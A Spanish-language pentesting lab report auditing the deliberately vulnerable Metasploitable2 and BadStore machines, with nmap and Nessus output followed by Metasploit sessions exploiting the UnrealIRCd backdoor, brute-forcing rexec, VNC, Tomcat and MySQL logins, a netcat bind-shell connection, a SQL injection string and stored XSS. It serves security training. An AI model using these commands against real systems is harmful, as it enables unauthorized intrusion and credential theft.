



Practica Pentesting

De

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OBJETIVOS:

- Auditoria a metaesplotable2
- Auditoria a badstore

Con el objetivo de ser conciso únicamente mostrare las vulnerabilidades que he conseguido explotar. No tiene sentido poner imágenes de todo lo que no me ha servido.

HERRAMIENTAS USADAS:

- NMAP
- NESSUS
- MODO DESARROLLADOR de Firefox:
- BURPSUITE

RECOPILACION DE INFORMACION DE METAESPLOTABLE:

Lanzamos nmap para ver que servicios versión y puertos tiene abiertos:

```
Nmap scan report for 192.168.163.128
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
53/tcp    open|filtered domain
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
512/tcp   open|filtered exec
513/tcp   open|filtered login
514/tcp   open|filtered shell
1099/tcp  open|filtered rmiregistry
1524/tcp  open|filtered ingreslock
2049/tcp  open|filtered nfs
2121/tcp  open|filtered ccproxy-ftp
3306/tcp  open|filtered mysql
5432/tcp  open|filtered postgresql
5900/tcp  open|filtered vnc
6000/tcp  open|filtered X11
6667/tcp  open|filtered irc
8009/tcp  open|filtered ajp13
8180/tcp  open|filtered unknown
MAC Address: 00:0C:29:5B:0E:DB (VMware)
```

Lanzamos nessus con configuracion estandar para ver las principales vulnerabilidades.

Filter

Search Vulnerabilities

73 Vulnerabilities

<input type="checkbox"/>	Sev	Score	Name	Family	Count	
<input type="checkbox"/>	CRITICAL	10.0 *	NFS Exporte...	RPC	1	
<input type="checkbox"/>	CRITICAL	10.0 *	rexecd Servic...	Service detection	1	
<input type="checkbox"/>	CRITICAL	10.0	Unix Operati...	General	1	
<input type="checkbox"/>	CRITICAL	10.0 *	UnrealIRCd B...	Backdoors	1	
<input type="checkbox"/>	CRITICAL	10.0 *	VNC Server 'p...	Gain a shell remotely	1	
<input type="checkbox"/>	CRITICAL	9.8	Bind Shell Ba...	Backdoors	1	
<input type="checkbox"/>	MIXED	...	DNS (M...	DNS	6	
<input type="checkbox"/>	CRITICAL	...	SSL (Mul...	Gain a shell remotely	3	

MTSP VULNERABILIDAD 1 UNREALIRCD BACKDOOR

El servicio ircd tiene un back door que vamos a explotar con metaesplotable.

Pentesting Metaesplotable / Plugin #46882

Configure Audit Trail Launch Report Export

Back to Vulnerabilities

Vulnerabilities 73

CRITICAL UnrealIRCd Backdoor Detection

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also

<https://seclists.org/fulldisclosure/2010/jun/277>
<https://seclists.org/fulldisclosure/2010/jun/284>
<http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt>

Plugin Details

Severity: Critical
ID: 46882
Version: 1.16
Type: remote
Family: Backdoors
Published: June 14, 2010
Modified: April 11, 2022

Risk Information

Risk Factor: Critical
CVSS v2.0 Base Score: 10.0

Buscamos la vulnerabilidad, elegimos el exploit

```
msf6 > search UnrealIRCd 3.2.8.1 Backdoor Command Execution

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Descriptio
-  -                                     -              -      -      -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCd

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unre

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/
[-] The value specified for payload is not valid.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    6667             yes       The target host(s), see https://github.com/rapid7/metasploit
RPORT     6667             yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic Target
```

Elegimos payload establecemos configuraci3n:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.163.128
rhost => 192.168.163.128
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  payload/cmd/unix/bind_perl              normal          No      Unix Command
1  payload/cmd/unix/bind_perl_ipv6         normal          No      Unix Command
2  payload/cmd/unix/bind_ruby              normal          No      Unix Command
3  payload/cmd/unix/bind_ruby_ipv6         normal          No      Unix Command
4  payload/cmd/unix/generic                 normal          No      Unix Command
5  payload/cmd/unix/reverse                 normal          No      Unix Command
6  payload/cmd/unix/reverse_bash_telnet_ssl normal          No      Unix Command
7  payload/cmd/unix/reverse_perl            normal          No      Unix Command
8  payload/cmd/unix/reverse_perl_ssl        normal          No      Unix Command
9  payload/cmd/unix/reverse_ruby            normal          No      Unix Command
10 payload/cmd/unix/reverse_ruby_ssl         normal          No      Unix Command
11 payload/cmd/unix/reverse_ssl_double_telnet normal          No      Unix Command

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 5
[-] Invalid module index: 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/
set payload cmd/unix/bind_perl      set payload cmd/unix/bind_ruby_ipv6
set payload cmd/unix/bind_perl_ipv6 set payload cmd/unix/generic
set payload cmd/unix/bind_ruby      set payload cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.163.128:6667 - Connected to 192.168.163.128:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
```

Ganamos acceso a una terminal, ifconfig para ver que estamos dentro de metasploitable.

```
[*] 192.168.163.128:6667 - Connected to 192.168.163.128:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP addr
[*] 192.168.163.128:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.163.128:4444
[*] Command shell session 1 opened (192.168.163.129:41933 → 192.168.163.128:4444) at 2022-09-2

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5b:0e:db
          inet addr:192.168.163.128  Bcast:192.168.163.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5b:edb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:471 errors:0 dropped:0 overruns:0 frame:0
          TX packets:174 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:45701 (44.6 KB)  TX bytes:24310 (23.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:639 errors:0 dropped:0 overruns:0 frame:0
          TX packets:639 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:287597 (280.8 KB)  TX bytes:287597 (280.8 KB)
```

Con el fin de jugar un poco creamos usuario y hacemos root de el:

```
kali@kali: ~
useradd das1
usermod -aG sudo das1
id das1
uid=1003(das1) gid=1003(das1) groups=1003(das1),27(sudo)
sudo - marlena
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
        {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
su marlena
sudo ls -l
total 1480
-rw----- 1 root root    1365 May 20  2012 Donation
-rw----- 1 root root   17992 May 20  2012 LICENSE
drwx----- 2 root root    4096 May 20  2012 aliases
--w-----r-T 1 root root    1175 May 20  2012 badwords.channel.conf
--w-----r-T 1 root root    1183 May 20  2012 badwords.message.conf
--w-----r-T 1 root root    1121 May 20  2012 badwords.quit.conf
-rw----- 1 root root 1114112 Sep 27  11:56 core
-rwx----- 1 root root  242894 May 20  2012 curl-ca-bundle.crt
-rw----- 1 root root    1900 May 20  2012 dccallow.conf
drwx----- 2 root root    4096 May 20  2012 doc
--w-----r-T 1 root root   49552 May 20  2012 help.conf
-rw----- 1 root root    3491 Sep 30  15:25 ircd.log
-rw----- 1 root root      6 Sep 30  15:25 ircd.pid
-rw----- 1 root root      5 Sep 30  15:40 ircd.tune
drwx----- 2 root root    4096 May 20  2012 modules
drwx----- 2 root root    4096 May 20  2012 networks
--w-----r-T 1 root root    5656 May 20  2012 spamfilter.conf
drwx----- 2 root root    4096 Sep 30  15:25 tmp
-rwx----- 1 root root    4042 May 20  2012 unreal
--w-----r-T 1 root root    3884 May 20  2012 unrealircd.conf
showid
id das1
uid=1003(das1) gid=1003(das1) groups=1003(das1),27(sudo)
```


MTSP VULNERABILIDAD 2 REXECD SERVICE DETECTION

Es un servicio que permite ejecutar comandos de forma remota de por si. En este caso es una vulnerabilidad porque no tiene ningún medio de autenticación.

Pentesting Metaexploitable / Plugin #10203

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)

[Back to Vulnerabilities](#)

Vulnerabilities 73

CRITICAL

rexecd Service Detection

< >

Description

The rexecd service is running on the remote host. This service is design to allow users of a network to execute commands remotely.
However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.

Solution

Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.

Output

No output recorded.

Plugin Details

Severity: Critical

ID: 10203

Version: 1.32

Type: remote

Family: Service detection

Published: August 31, 1999

Modified: August 13, 2018

Risk Information

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Con nmap podemos sacar todas las credenciales:

```
(kali@kali)-[~]
$ nmap -p 512 --script rexec-brute 192.168.163.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-05 14:17 EDT
Nmap scan report for 192.168.163.128
Host is up (0.0032s latency).

PORT      STATE SERVICE
512/tcp   open  exec
| rexec-brute: Trabajo Pe
| Accounts:
|   root:root - Valid credentials
|   web:web - Valid credentials
|   netadmin:netadmin - Valid credentials
|   test:test - Valid credentials
|   guest:guest - Valid credentials
|   sysadmin:sysadmin - Valid credentials
|   administrator:administrator - Valid credentials
|   webadmin:webadmin - Valid credentials
|   admin:admin - Valid credentials
|   user:user - Valid credentials
|_ Statistics: Performed 15 guesses in 1 seconds, average tps: 15.0

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
zsh: segmentation fault  nmap -p 512 --script rexec-brute 192.168.163.128
```

Sin embargo por alguna razón al intentar usar estas credenciales me daba error, deje el ejercicio aquí. Aun así lo considero vulnerabilidad por que no debería de poder mostrarme las credenciales.

```
—(kaliⓈkali)-[~]  
$ sudo apt-get install rsh-server
```

```
—(kaliⓈkali)-[~]  
$ rsh -help  
unknown option -- h  
usage: ssh [-46AaCfGgKkMnNqsTtVvXxYy] [-B bind_interface]  
          [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]  
          [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]  
          [-i identity_file] [-J [user@]host[:port]] [-L address]  
          [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]  
          [-Q query_option] [-R address] [-S ctl_path] [-W host:port]  
          [-w local_tun[:remote_tun]] destination [command [argument ...]]  
  
—(kaliⓈkali)-[~]  
$
```

```
—(kaliⓈkali)-[~]  
$ rsh -l msfadmin -p 512 192.168.163.128  
key_exchange_identification: read: Connection reset by peer  
Connection reset by 192.168.163.128 port 512  
  
—(kaliⓈkali)-[~]  
$
```

MTSP VULNERABILIDAD 3 VNC SERVER "PASSWORD" PASSWORD

VNC significa virtual server network. Permite observar las acciones de un ordenador remoto apartir de un ordenador cliente. En este caso tiene una contraseña débil que se puede abusar

Pentesting Metaexploitable / Plugin #61708

Configure Audit Trail Launch Report Export

Vulnerabilities 73

CRITICAL VNC Server 'password' Password

Description
The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution
Secure the VNC service with a strong password.

Output
Nessus logged in using a password of "password".

Plugin Details
Severity: Critical
ID: 61708
Version: \$Revision: 1.2 \$
Type: remote
Family: Gain a shell remotely
Published: August 29, 2012
Modified: September 24, 2015

Risk Information
Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:N/S:N

Port Hosts

Buscamos la versión del vnc en metasploit

```
msf6 > search vnc 3.3
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/vnc/realvnc_client        2001-01-29      normal No      RealVNC 3.3.7 Client Buffer Overflow
1  auxiliary/scanner/vnc/vnc_login            2001-01-29      normal No      VNC Authentication Scanner
2  exploit/windows/vnc/winvnc_http_get        2001-01-29      average No      WinVNC Web Server GET Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get

msf6 > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

Name           Current Setting  Required  Description
-----
BLANK_PASSWORDS false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
NR_SKIP_EXISTING none            no        Skip existing credentials
```



Establecemos rhost:

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.163.128
rhost => 192.168.163.128
msf6 auxiliary(scanner/vnc/vnc_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.163.128:5900 - 192.168.163.128:5900 - Starting VNC login sweep
[!] 192.168.163.128:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.163.128:5900 - 192.168.163.128:5900 - Login Successful: :password
[*] 192.168.163.128:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > |
```

```
(kali@kali)-[~]
$ vncviewer 192.168.163.128
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```

Conexión remota con una Shell de administrador:



MTSP VULNERABILIDAD 4 BIND SHELL BACKDOOR DETECTION

Hay una Shell asociada, se entra teóricamente con usuario y contraseña. En este caso no tiene ningún tipo de autenticación.

CRITICAL Bind Shell Backdoor Detection

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.

Output
Nessus was able to execute the command "id" using the following request :

This produced the following truncated output (limited to 10 lines) :
----- snip -----
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
----- snip -----

Plugin Details
Severity: Critical
ID: 51988
Version: 1.10
Type: remote
Family: Backdoors
Published: February 15, 2011
Modified: April 11, 2022

Risk Information
Risk Factor: Critical
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Podemos conectarnos con netcat: usamos el puerto que nos da nmap o Nessus.

```
(kali㉿kali)-[~]  
$ nc 192.168.163.128 1524  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# netstat -an  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp        0      0 192.168.163.128:53     0.0.0.0:*                LISTEN  
tcp        0      0 192.168.163.128:1524   192.168.163.129:59668   ESTABLISH  
udp        0      0 192.168.163.128:137    0.0.0.0:*                LISTEN  
udp        0      0 192.168.163.128:138    0.0.0.0:*                LISTEN  
udp        0      0 192.168.163.128:53     0.0.0.0:*                LISTEN
```

Verificamos que la conexión ha sido establecida.

```
root@metasploitable:/# whoami  
root  
root@metasploitable:/# netstat -an | grep 192.168.163.128  
tcp        0      0 192.168.163.128:53     0.0.0.0:*                LISTEN  
tcp        0      0 192.168.163.128:1524   192.168.163.129:59668   ESTABLISH  
udp        0      0 192.168.163.128:137    0.0.0.0:*                LISTEN  
udp        0      0 192.168.163.128:138    0.0.0.0:*                LISTEN  
udp        0      0 192.168.163.128:53     0.0.0.0:*                LISTEN  
root@metasploitable:/#
```

A5 INSECURE DIRECT OBJECT REFERENCES - APARTADO 4

La aplicacion que gestiona el servidor web esta obsoleto. Vi que se llama tomcat.

Vulnerabilities 73

CRITICAL

Unsupported Web Server Detection

>

Plugin Details

Description

According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Remove the web server if it is no longer needed. Otherwise, upgrade to a supported version if possible or switch to another server.

Output

Product : Tomcat
Installed version : 5.5
Support ended : 2012-09-30
Supported versions : 8.5.x / 9.x / 10.x
Additional information : <http://tomcat.apache.org/tomcat-55-eol.html>

Severity: Critical
ID: 34460
Version: 1.50
Type: remote
Family: Web Servers
Published: October 21, 2008
Modified: July 7, 2022

Risk Information

Risk Factor: High
CVSS v3.0 Base Score 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSS v2.0 Base Score: 7.5
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P

Busque tomcat en metasploit

msf6 > search tomcat

Matching Modules

Error: Database required

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS
1	exploit/multi/http/struts_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution
2	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
3	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
4	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read
5	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
6	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authentication Bypass
7	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
8	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
9	auxiliary/scanner/http/tomcat_enum		normal	No	Apache Tomcat User Enumeration
10	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	2021-08-25	excellent	Yes	Atlassian Confluence WebWork OGNL Injection
11	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seqid SQLi to RCE
12	exploit/multi/http/cisco_dcnm_upload_2019	2019-06-26	excellent	Yes	Cisco Data Center Network Manager Unauthenticated Remote Code Execution
13	exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec	2021-05-05	excellent	Yes	Cisco HyperFlex HX Data Platform Command Execution
14	exploit/linux/http/cisco_hyperflex_file_upload_rce	2021-05-05	excellent	Yes	Cisco HyperFlex HX Data Platform unauthenticated Remote Code Execution
15	exploit/linux/http/cpi_tararchive_upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Upload to RCE (CVE-2021-1499)
16	exploit/linux/http/cisco_prime_inf_rce	2018-10-04	excellent	Yes	Cisco Prime Infrastructure Unauthenticated Remote Code Execution

En contre uno interesante:

```
25 auxiliary/scanner/http/tomcat_mgr_login
26 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
27 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Traversal Vulnerability
28 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
29 post/windows/gather/enum_tomcat normal No Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example info 29, use 29 or use post/windows/gather/enum_tomcat

msf6 > use 25
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name                Current Setting      Required  Description
  ----                -
  BLANK_PASSWORDS     false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5                    yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false                no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false                no        Add all passwords in the current database to the list
  DB_ALL_USERS        false                no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none                 no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        The HTTP password to specify for authentication
  PASS_FILE           sts/tomcat_mgr_default_pass.txt no        File containing passwords, one per line
  Proxies              no                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS              yes                  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT               8080                 yes       The target port (TCP)
  SSL                  false                no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS     false                yes       Stop guessing when a credential works for a host
  TARGET_URI           /manager/html        yes       URI for Manager Login. Default is /manager/html
```

Configuracion:

```
25 auxiliary/scanner/http/tomcat_mgr_login
26 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
27 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Traversal Vulnerability
28 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
29 post/windows/gather/enum_tomcat normal No Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example info 29, use 29 or use post/windows/gather/enum_tomcat

msf6 > use 25
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options


Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name                Current Setting      Required  Description
  ----                -
  BLANK_PASSWORDS     false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5                    yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false                no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false                no        Add all passwords in the current database to the list
  DB_ALL_USERS        false                no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none                 no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        The HTTP password to specify for authentication
  PASS_FILE           sts/tomcat_mgr_default_pass.txt no        File containing passwords, one per line
  Proxies              no                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS              yes                  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT               8080                 yes       The target port (TCP)
  SSL                  false                no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS     false                yes       Stop guessing when a credential works for a host
  TARGET_URI           /manager/html        yes       URI for Manager Login. Default is /manager/html
```

Encuentra usuario y contraseña apartir de un diccionario


```
192.168.163.128:8180 - LOGIN FAILED: root:owasp0a (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: root:xampp (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.163.128:8180 - Login Successful: tomcat:tomcat
192.168.163.128:8180 - LOGIN FAILED: both:admin (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: both:manager (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: both:role1 (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: both:root (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: both:tomcat (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: both:s3cret (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: both:vagrant (Incorrect)
192.168.163.128:8180 - LOGIN FAILED: both:0logic66 (Incorrect)
```

Lo usamos para entrar en la parte de administración de la pagina:






BAD STORE SQL INJECTION:

Encontramos un lugar donde se consulta a la base de datos para diferentes ítems. Al hacer 1' or '1' = '1 hacemos true todas las consultas.




Nos carga todas las consultas y además otras que antes no estaban como por ejemplo 9999 test.

1012	Endless Cup	Perfect for late nights	23.98		<input type="checkbox"/>
1013	Invisibility Cloak	For when you just want to hide	8995.00		<input type="checkbox"/>
1014	Disappearing Ink	Makes perfect signatures	30.95		<input type="checkbox"/>
9999	Test	Test Item	0.00	TEST	<input type="checkbox"/>


[Add Items to Cart](#) [Reset](#)

BAD STORE XXS:

Encontramos un lugar en el que pongas lo que pongas se queda en la pagina. Si en vez de texto lo sustituimos por código porbamos que se puede hace xxs



Alerta al reiniciar la pagina:



BAD STORE METASPLOIT Y MYSQL

Usando metasploit nos da un usuario que es root que no tiene contraseña.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhost 192.168.163.128
rhost => 192.168.163.128
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.163.128:3306 - 192.168.163.128:3306 - Found remote MySQL version 4.1.7
[!] 192.168.163.128:3306 - No active DB -- Credential data will not be saved!
[+] 192.168.163.128:3306 - 192.168.163.128:3306 - Success: 'root:'
[*] 192.168.163.128:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Al usar mysql entramos en la base de datos con usuario root.

```
$ mysql -u root -p -h 192.168.163.128
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
-> \c
MySQL [(none)]> \h

General information about MariaDB can be found at
http://mariadb.org

List of all client commands:
Note that all text commands must be first on line and end with ';'
?          (\?) Synonym for 'help'.
clear      (\c) Clear the current input statement.
```

